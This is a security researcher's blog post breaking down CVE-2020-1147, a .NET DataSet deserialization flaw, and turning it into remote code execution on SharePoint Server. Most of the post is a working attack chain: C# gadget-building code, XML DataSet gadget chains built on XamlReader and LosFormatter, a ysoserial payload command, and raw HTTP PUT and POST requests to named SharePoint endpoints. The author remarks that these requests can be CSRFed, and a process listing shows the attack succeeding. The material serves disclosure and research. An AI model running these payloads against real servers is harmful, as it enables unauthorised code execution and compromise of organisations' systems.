

SharePoint and Pwn: Remote Code Execution Against SharePoint Server Abusing DataSet

SharePoint and Pwn: Remote Code Execution Against SharePoint Server Abusing DataSet - Steven Seeley, Source Incite.

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Content

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[image: SharePoint]

When [CVE-2020-1147](#) was released last week I was curious as to how this vulnerability manifested and how an attacker might achieve remote code execution with it. Since I'm somewhat familiar with SharePoint Server and .net, I decided to take a look.

TL;DR; *I share the breakdown of CVE-2020-1147 which was discovered independently by [Oleksandr Mirosh](#), [Markus Wulftange](#) and [Jonathan Birch](#). I share the details on how it can be leveraged against a SharePoint Server instance to gain remote code execution as a low privileged user. Please note: I am not providing a full exploit, so if that's your jam, move along.*

One of the things that stood out to me, was that Microsoft published [Security Guidance](#) related to this bug, quoting Microsoft:

If the incoming XML data contains an object whose type is not in this list... An exception is thrown. The deserialization operation fails. When loading XML into an existing DataSet or DataTable instance, the existing column definitions are also taken into account. If the table already contains a column definition of a custom type, that type is temporarily added to the allow list for the duration of the XML deserialization operation.

Interestingly, it was possible to specify types and it was possible to overwrite column definitions. That was the key giveaway for me, let's take a look at how the `DataSet` object is created:

Understanding the DataSet Object

A `DataSet` contains a `DataTable` with `DataColumn(s)` and `DataRow(s)`. More importantly, it implements the `ISerializable` interface meaning that it can be serialized with `XmlSerializer`. Let's start by creating a `DataTable`:

```
static void Main(string[] args)
{
    // instantiate the table
    DataTable exptable = new DataTable("exp table");

    // make a column and set type information and append to the table
    DataColumn dc = new DataColumn("ObjectDataProviderCol");
    dc.DataType = typeof(ObjectDataProvider);
    exptable.Columns.Add(dc);

    // make a row and set an object instance and append to the table
    DataRow row = exptable.NewRow();
    row["ObjectDataProviderCol"] = new ObjectDataProvider();
    exptable.Rows.Add(row);

    // dump the xml schema
    exptable.WriteXmlSchema("c:/poc-schema.xml");
}
```

Using the `WriteXmlSchema` method, It's possible to write out the schema definition. That code produces the following:

```
<?xml version="1.0" standalone="yes"?>
<xs:schema id="NewDataSet" xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:msdata="urn:schemas-microsoft-com:table:2003" >
  <xs:element name="NewDataSet" msdata:IsDataSet="true" msdata:MainDataTable="exp_x0020_table" msdata:UseCaching="true">
    <xs:complexType>
      <xs:choice minOccurs="0" maxOccurs="unbounded">
        <xs:element name="exp_x0020_table">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="ObjectDataProviderCol" msdata:DataType="System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35"/>
            </xs:sequence>
          </xs:complexType>
        </xs:element>
      </xs:choice>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Looking into the code of `DataSet` it's revealed that it exposes its own serialization methods (wrapped over `XmlSerializer`) using `WriteXml` and `ReadXML` :

```
System.Data.DataSet.ReadXml(XmlReader reader, Boolean denyResolving)
System.Data.DataSet.ReadXmlDiffgram(XmlReader reader)
System.Data.XmlDataLoader.LoadData(XmlReader reader)
System.Data.XmlDataLoader.LoadTable(DataTable table, Boolean isNested)
System.Data.XmlDataLoader.LoadColumn(DataColumn column, Object[] foundColumns)
System.Data.DataColumn.ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute xmlAttrib)
System.Data.Common.ObjectStorage.ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute xmlAttrib)
System.Xml.Serialization.XmlSerializer.Deserialize(XmlReader xmlReader)
```

Now, all that's left to do is add the table to a dataset and serialize it up:

```
DataSet ds = new DataSet("poc");
ds.Tables.Add(exptable);
using (var writer = new StringWriter())
{
    ds.WriteXml(writer);
    Console.WriteLine(writer.ToString());
}
```

These serialization methods retain schema types and reconstruct attacker influenced types at runtime using a single `DataSet` expected type in the instantiated `XmlSerializer` object graph.

The DataSet Gadget

Below is an example of such a gadget that can be crafted, note that this is not to be confused with the `DataSet` gadgets in [ysoserial](#):

```

<DataSet>
  <xs:schema xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:msdata="urn:schemas-microsoft-com:
  <xs:element name="somedataset" msdata:IsDataSet="true" msdata:UseCurrentLocale="true">
    <xs:complexType>
      <xs:choice minOccurs="0" maxOccurs="unbounded">
        <xs:element name="Exp_x0020_Table">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="pwn" msdata:DataType="System.Data.Services.Internal.ExpandedWrapper`2[[System.Wir
            </xs:sequence>
          </xs:complexType>
        </xs:element>
      </xs:choice>
    </xs:complexType>
  </xs:element>
</xs:schema>
<diffgr:diffgram xmlns:msdata="urn:schemas-microsoft-com:xml-msdata" xmlns:diffgr="urn:schemas-microsoft-com:
  <somedataset>
    <Exp_x0020_Table diffgr:id="Exp Table1" msdata:rowOrder="0" diffgr:hasChanges="inserted">
      <pwn xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchem
      <ExpandedElement/>
      <ProjectedProperty0>
        <MethodName>Parse</MethodName>
        <MethodParameters>
          <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XM
        </MethodParameters>
        <ObjectInstance xsi:type="XamlReader"/>
      </ProjectedProperty0>
    </pwn>
  </Exp_x0020_Table>
</somedataset>
</diffgr:diffgram>
</DataSet>

```

This gadget chain will call an arbitrary static method on a `Type` which contains no interface members. Here I used the notorious `XamlReader.Parse` to load malicious Xaml to execute a system command. I used the `ExpandedWrapper` class to load two different types as mentioned by [@pwntester's amazing research](#).

It can be leveraged in a number of sinks, such as:

```
XmlSerializer ser = new XmlSerializer(typeof(DataSet));  
Stream reader = new FileStream("c:/poc.xml", FileMode.Open);  
ser.Deserialize(reader);
```

Many applications consider `DataSet` to be safe, so even if the expected type can't be controlled directly to `XmlSerializer`, `DataSet` is typically used in the object graph. However, the most interesting sink is the `DataSet.ReadXml` to trigger code execution:

```
DataSet ds = new DataSet();  
ds.ReadXml("c:/poc.xml");
```

If we take a look at [ZDI-20-874](#), the advisory mentions the `Microsoft.PerformancePoint.Scorecards.Client.ExcelDataSet` control which can be leveraged for remote code execution. This immediately plagued my interest since it had the name (`DataSet`) in its class name. Let's take a look at SharePoint's default web.config file:

```
<controls>  
  <add tagPrefix="asp" namespace="System.Web.UI" assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />  
  <add tagPrefix="SharePoint" namespace="Microsoft.SharePoint.WebControls" assembly="Microsoft.SharePoint, Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111eef425" />  
  <add tagPrefix="WebPartPages" namespace="Microsoft.SharePoint.WebPartPages" assembly="Microsoft.SharePoint.WebPartPages, Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111eef425" />  
  <add tagPrefix="PWA" namespace="Microsoft.Office.Project.PWA.CommonControls" assembly="Microsoft.Office.Project.PWA.CommonControls, Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111eef425" />  
  <add tagPrefix="spsswc" namespace="Microsoft.Office.Server.Search.WebControls" assembly="Microsoft.Office.Server.Search.WebControls, Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111eef425" />  
</controls>
```

Under the controls tag, we can see that a prefix doesn't exist for the `Microsoft.PerformancePoint.Scorecards` namespace. However, if we check the SafeControl tags, it is indeed listed with all types from that namespace permitted.

```
<configuration>  
  <configSections>  
    <SharePoint>  
      <SafeControls>  
        <SafeControl Assembly="Microsoft.PerformancePoint.Scorecards.Client, Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111eef425" />  
        ...  
      </SafeControls>  
    </SharePoint>  
  </configSections>  
</configuration>
```

Now that we know we can instantiate classes from that namespace, let's dive into the code to inspect the `ExcelDataSet` type:

```

namespace Microsoft.PerformancePoint.Scorecards
{

    [Serializable]
    public class ExcelDataSet
    {

```

The first thing I noticed is that it's serializable, so I know that it can in fact be instantiated as a control and the default constructor will be called along with any public setters that are not marked with the `System.Xml.Serialization.XmlIgnoreAttribute` attribute. SharePoint uses `XmlSerializer` for creating objects from controls so anywhere in the code where attacker supplied data can flow into `TemplateControl.ParseControl`, the `ExcelDataSet` type can be leveraged.

One of the properties that stood out was the `DataTable` property since it contains a public setter and uses the type `System.Data.DataTable`. However, on closer inspection, we can see that the `XmlIgnore` attribute is being used, so we can't trigger the deserialization using this setter.

```

[XmlIgnore]
public DataTable DataTable
{
    get
    {
        if (this.dataTable == null && this.compressedDataTable != null)
        {
            this.dataTable = (Helper.GetObjectFromCompressedBase64String(this.compressedDataTable, ExcelDa
            if (this.dataTable == null)
            {
                this.compressedDataTable = null;
            }
        }
        return this.dataTable;
    }
    set
    {
        this.dataTable = value;
        this.compressedDataTable = null;
    }
}

```

The above code does reveal the partial answer though, the getter calls `GetObjectFromCompressedBase64String` using the `compressedDataTable` property. This method will decode the supplied base64, decompress the binary formatter payload and call `BinaryFormatter.Deserialize` with it. However, the code contains expected types for the

deserialization, one of which is `DataTable`, So we can't just stuff a generated `TypeConfuseDelegate` here.

```
private static readonly Type[] ExpectedSerializationTypes = new Type[]
{
    typeof(DataTable),
    typeof(Version)
};
```

Inspecting the `CompressedDataTable` property, we can see that we have no issues setting the `compressedDataTable` member since it's using `System.Xml.Serialization.XmlElementAttribute` attribute.

```
[XmlElement]
public string CompressedDataTable
{
    get
    {
        if (this.compressedDataTable == null && this.dataTable != null)
        {
            this.compressedDataTable = Helper.GetCompressedBase64StringFromObject(this.dataTable);
        }
        return this.compressedDataTable;
    }
    set
    {
        this.compressedDataTable = value;
        this.dataTable = null;
    }
}
```

Putting it (almost all) together, I could register a prefix and instantiate the control with a base64 encoded, compressed and serialized, albeit, dangerous `DataTable` :

```
PUT /poc.aspx HTTP/1.1
Host: <target>
Authorization: <ntlm auth header>
Content-Length: 1688


<%@ Register TagPrefix="escape" Namespace="Microsoft.PerformancePoint.Scorecards" Assembly="Microsoft.Perfor
<escape:ExcelDataSet runat="server" CompressedDataTable="H4sIAAAAAAEEALVWW2/bNhROegmadtvbHvYm6KFPTm
```

However, I couldn't figure out a way to trigger the `DataTable` property getter. I know I needed a way to use the `DataSet`, but I just didn't know *how* too.

Many Paths Lead to Rome

The frustration! After going for a walk with my dog, I decided to think about this differently and I asked myself what other sinks are available. Then I remembered that the `DataSet.ReadXml` sink was also a source of trouble, so I checked the code again and found this valid code path:

```
Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView.GetDataSet()  
Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView.PopulateDataSetFromCache(DataSet)
```



Inside of the `ContactLinksSuggestionsMicroView` class we can see the `GetDataSet` method:

protected override DataSet GetDataSet()

```
{
    base.StopProcessingRequestIfNotNeeded();
    if (!this.Page.IsPostBack || this.Hidden) // 1
    {
        return null;
    }
    DataSet dataSet = new DataSet();
    DataTable dataTable = dataSet.Tables.Add();
    dataTable.Columns.Add("PreferredName", typeof(string));
    dataTable.Columns.Add("Weight", typeof(double));
    dataTable.Columns.Add("UserID", typeof(string));
    dataTable.Columns.Add("Email", typeof(string));
    dataTable.Columns.Add("PageURL", typeof(string));
    dataTable.Columns.Add("PictureURL", typeof(string));
    dataTable.Columns.Add("Title", typeof(string));
    dataTable.Columns.Add("Department", typeof(string));
    dataTable.Columns.Add("SourceMask", typeof(int));
    if (this.IsInitialPostBack) // 2
    {
        this.PopulateDataSetFromSuggestions(dataSet);
    }
    else
    {
        this.PopulateDataSetFromCache(dataSet); // 3
    }
    this.m_strJavaScript.AppendLine("var user = new Object();");
    foreach (object obj in dataSet.Tables[0].Rows)
    {
        DataRow dataRow = (DataRow)obj;
        string scriptLiteralToEncode = (string)dataRow["UserID"];
        int num = (int)dataRow["SourceMask"];
        this.m_strJavaScript.Append("user["");
        this.m_strJavaScript.Append(SPHttpUtility.EcmaScriptStringLiteralEncode(scriptLiteralToEncode));
        this.m_strJavaScript.Append(""] = ");
        this.m_strJavaScript.Append(num.ToString(CultureInfo.CurrentCulture));
        this.m_strJavaScript.AppendLine(";");
    }
    StringWriter stringWriter = new StringWriter(CultureInfo.CurrentCulture);
    dataSet.WriteXml(stringWriter);
    SPPageContentManager.RegisterHiddenField(this.Page, "__SUGGESTIONSCACHE__", stringWriter.ToString());
    return dataSet;
}
```

At [1] the code checks that the request is a POST back request. To ensure this, an attacker can set the `__viewstate` POST variable, then at [2] the code will check that the `__SUGGESTIONSCACHE__` POST variable is set, if it's set, the `IsInitialPostBack` getter will return false. As long as this getter returns false, an attacker can land at [3], reaching `PopulateDataSetFromCache`. This call will use a `DataSet` that has been created with a specific schema definition.

```
protected void PopulateDataSetFromCache(DataSet ds)
{
    string value = SPRequestParameterUtility.GetValue<string>(this.Page.Request, "__SUGGESTIONSCACHE__");
    using (XmlTextReader xmlTextReader = new XmlTextReader(new StringReader(value)))
    {
        xmlTextReader.DtdProcessing = DtdProcessing.Prohibit;
        ds.ReadXml(xmlTextReader); // 4
        ds.AcceptChanges();
    }
}
```

Inside of `PopulateDataSetFromCache`, the code calls `SPRequestParameterUtility.GetValue` to get attacker controlled data from the `__SUGGESTIONSCACHE__` request variable and parses it directly into `ReadXml` using `XmlTextReader`. The previously defined schema is overwritten with the attacker supplied schema inside of the supplied XML and deserialization of untrusted types occurs at [4], leading to **remote code execution**. To trigger this, I created a page that uses the `ContactLinksSuggestionsMicroView` type specifically:

```
PUT /poc.aspx HTTP/1.1
Host: <target>
Authorization: <ntlm auth header>
Content-Length: 252

<%@ Register TagPrefix="escape" Namespace="Microsoft.SharePoint.Portal.WebControls" Assembly="Microsoft.SharePoint.Portal" %>
<escape:ContactLinksSuggestionsMicroView runat="server" />
```

If you are exploiting this bug as a low priviledged user and the `AddAndCustomizePages` setting is disabled, then you can possibly exploit the bug with pages that instantiate the `InputFormContactLinksSuggestionsMicroView` control, since it extends from `ContactLinksSuggestionsMicroView`.

```
namespace Microsoft.SharePoint.Portal.WebControls
{

    [SharePointPermission(SecurityAction.Demand, ObjectModel = true)]
    [AspNetHostingPermission(SecurityAction.LinkDemand, Level = AspNetHostingPermissionLevel.Minimal)]
    [AspNetHostingPermission(SecurityAction.InheritanceDemand, Level = AspNetHostingPermissionLevel.Minimal)]
    [SharePointPermission(SecurityAction.InheritanceDemand, ObjectModel = true)]
    public class InputFormContactLinksSuggestionsMicroView : ContactLinksSuggestionsMicroView
    {
```

I found a few endpoints that implement that control (but I haven't had time to test them) Update: [Soroush Dalili](#) tested them for me and [confirmed](#) that they are indeed, exploitable.

- `/_layouts/15/quicklinks.aspx?Mode=Suggestion`
- `/_layouts/15/quicklinksdialogform.aspx?Mode=Suggestion`

Now, to exploit it we can perform a post request to our freshly crafted page:

```
POST /poc.aspx HTTP/1.1
Host: <target>
Authorization: <ntlm auth header>
Content-Type: application/x-www-form-urlencoded
Content-Length: <length>

__viewstate=__SUGGESTIONSCACHE__=<urlencoded DataSet gadget>
```

or

```
POST /quicklinks.aspx?Mode=Suggestion HTTP/1.1
Host: <target>
Authorization: <ntlm auth header>
Content-Type: application/x-www-form-urlencoded
Content-Length: <length>

__viewstate=__SUGGESTIONSCACHE__=<urlencoded DataSet gadget>
```

or

```
POST /quicklinksdialogform.aspx?Mode=Suggestion HTTP/1.1
```

```
Host: <target>
```

```
Authorization: <ntlm auth header>
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: <length>
```

```
__viewstate=&__SUGGESTIONSCACHE__=<urlencoded DataSet gadget>
```

Note that each of these endpoints could also be csrfed, so credentials are not necessarily required.

One Last Thing

You cannot use the `XamlReader.Load` static method because the IIS webserver is impersonating as the IUSR account and that account has limited access to the registry. If you try, you will end up with a stack trace like this unless you disable impersonation under IIS and use the application pool identity:

```
{System.InvalidOperationException: There is an error in the XML document. ---> System.TypeInitializationException: Th
at System.ThrowHelper.ThrowSecurityException(ExceptionResource resource)
at Microsoft.Win32.RegistryKey.OpenSubKey(String name, Boolean writable)
at Microsoft.Win32.RegistryKey.OpenSubKey(String name)
at Microsoft.Win32.Registry.GetValue(String keyName, String valueName, Object defaultValue)
at MS.Utility.EventTrace.IsClassicETWRegistryEnabled()
at MS.Utility.EventTrace..cctor()
--- End of inner exception stack trace ---
at MS.Utility.EventTrace.EasyTraceEvent(Keyword keywords, Event eventID, Object param1)
at System.Windows.Markup.XamlReader.Load(XmlReader reader, ParserContext parserContext,.XamlParseMode par
at System.Windows.Markup.XamlReader.Load(XmlReader reader, ParserContext parserContext,.XamlParseMode par
at System.Windows.Markup.XamlReader.Load(XmlReader reader, ParserContext parserContext,.XamlParseMode par
at System.Windows.Markup.XamlReader.Load(XmlReader reader)
at System.Windows.Markup.XamlReader.Parse(String xamlText)
--- End of inner exception stack trace ---
at System.Xml.Serialization.XmlSerializer.Deserialize(XmlReader xmlReader, String encodingStyle, XmlDeserialization
at System.Xml.Serialization.XmlSerializer.Deserialize(XmlReader xmlReader, String encodingStyle)
at System.Xml.Serialization.XmlSerializer.Deserialize(XmlReader xmlReader)
at System.Data.Common.ObjectStorage.ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute xmlAttrib)
at System.Data.DataColumn.ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute xmlAttrib)
at System.Data.XmlDataLoader.LoadColumn(DataColumn column, Object[] foundColumns)
at System.Data.XmlDataLoader.LoadTable(DataTable table, Boolean isNested)
at System.Data.XmlDataLoader.LoadData(XmlReader reader)
at System.Data.DataSet.ReadXmlDiffgram(XmlReader reader)
at System.Data.DataSet.ReadXml(XmlReader reader, Boolean denyResolving)
at System.Data.DataSet.ReadXml(XmlReader reader)
at Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView.PopulateDataSetFromCache(DataSet
at Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView.GetDataSet()
at Microsoft.SharePoint.Portal.WebControls.PrivacyItemView.GetQueryResults(Object obj)
```

You need to find another dangerous static method or setter to call from a type that doesn't use interface members, I leave this as an exercise to the reader, good luck!

Remote Code Execution Exploit

Ok so I lied. Look the truth is, I just want people to read the full blog post and not rush to find the exploit payload, it's better to understand the underlying technology you know? Anyway, to exploit this bug we can (ab)use the `LosFormatter.Deserialize` method since the class contains no interface members. To do so, we need to generate a base64 payload of a serialized `ObjectStateFormatter` gadget chain:

```
c:\> ysoserial.exe -g TypeConfuseDelegate -f LosFormatter -c mspaint
```

Now, we can plug the payload into the following DataSet gadget and trigger **remote code execution** against the target SharePoint Server!

```
<DataSet>
<xs:schema xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:msdata="urn:schemas-microsoft-com:
<xs:element name="somedataset" msdata:IsDataSet="true" msdata:UseCurrentLocale="true">
  <xs:complexType>
    <xs:choice minOccurs="0" maxOccurs="unbounded">
      <xs:element name="Exp_x0020_Table">
        <xs:complexType>
          <xs:sequence>
            <xs:element name="pwn" msdata:DataType="System.Data.Services.Internal.ExpandedWrapper`2[[System.We
          </xs:sequence>
        </xs:complexType>
      </xs:element>
    </xs:choice>
  </xs:complexType>
</xs:element>
</xs:schema>
<diffgr:diffgram xmlns:msdata="urn:schemas-microsoft-com:xml-msdata" xmlns:diffgr="urn:schemas-microsoft-com:
<somedataset>
  <Exp_x0020_Table diffgr:id="Exp Table1" msdata:rowOrder="0" diffgr:hasChanges="inserted">
    <pwn xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XM
    <ExpandedElement/>
    <ProjectedProperty0>
      <MethodName>Deserialize</MethodName>
      <MethodParameters>
        <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XN
      </MethodParameters>
      <ObjectInstance xsi:type="LosFormatter"></ObjectInstance>
    </ProjectedProperty0>
  </pwn>
</Exp_x0020_Table>
</somedataset>
</diffgr:diffgram>
</DataSet>
```

svchost.exe		19,284 K	25,400 K	2912 Host Process for Windows S...	Microsoft Corporation	System
w3wp.exe	0.30	558,092 K	528,464 K	7276 IIS Worker Process	Microsoft Corporation	High
w3wp.exe	0.14	516,760 K	492,260 K	11360 IIS Worker Process	Microsoft Corporation	High
cmd.exe		4,336 K	3,944 K	13060 Windows Command Processor	Microsoft Corporation	High
conhost.exe	< 0.01	6,732 K	12,416 K	9576 Console Window Host	Microsoft Corporation	High
mapaint.exe		8,424 K	24,944 K	6100 Paint	Microsoft Corporation	High
w3wp.exe	0.09	334,712 K	288,244 K	3240 IIS Worker Process	Microsoft Corporation	High

Conclusion

Microsoft rate this bug with an exploitability index rating of 1 and we agree, meaning you should patch this immediately if you haven't. It is highly likely that this gadget chain can be used against several applications built with .net so even if you don't have a SharePoint Server installed, you are still impacted by this bug.

References

- <https://speakerdeck.com/pwntester/attacking-net-serialization>
- <https://docs.microsoft.com/en-us/dotnet/framework/data/adonet/dataset-datatable-dataview/security-guidance>
- <https://www.zerodayinitiative.com/advisories/ZDI-20-874/>

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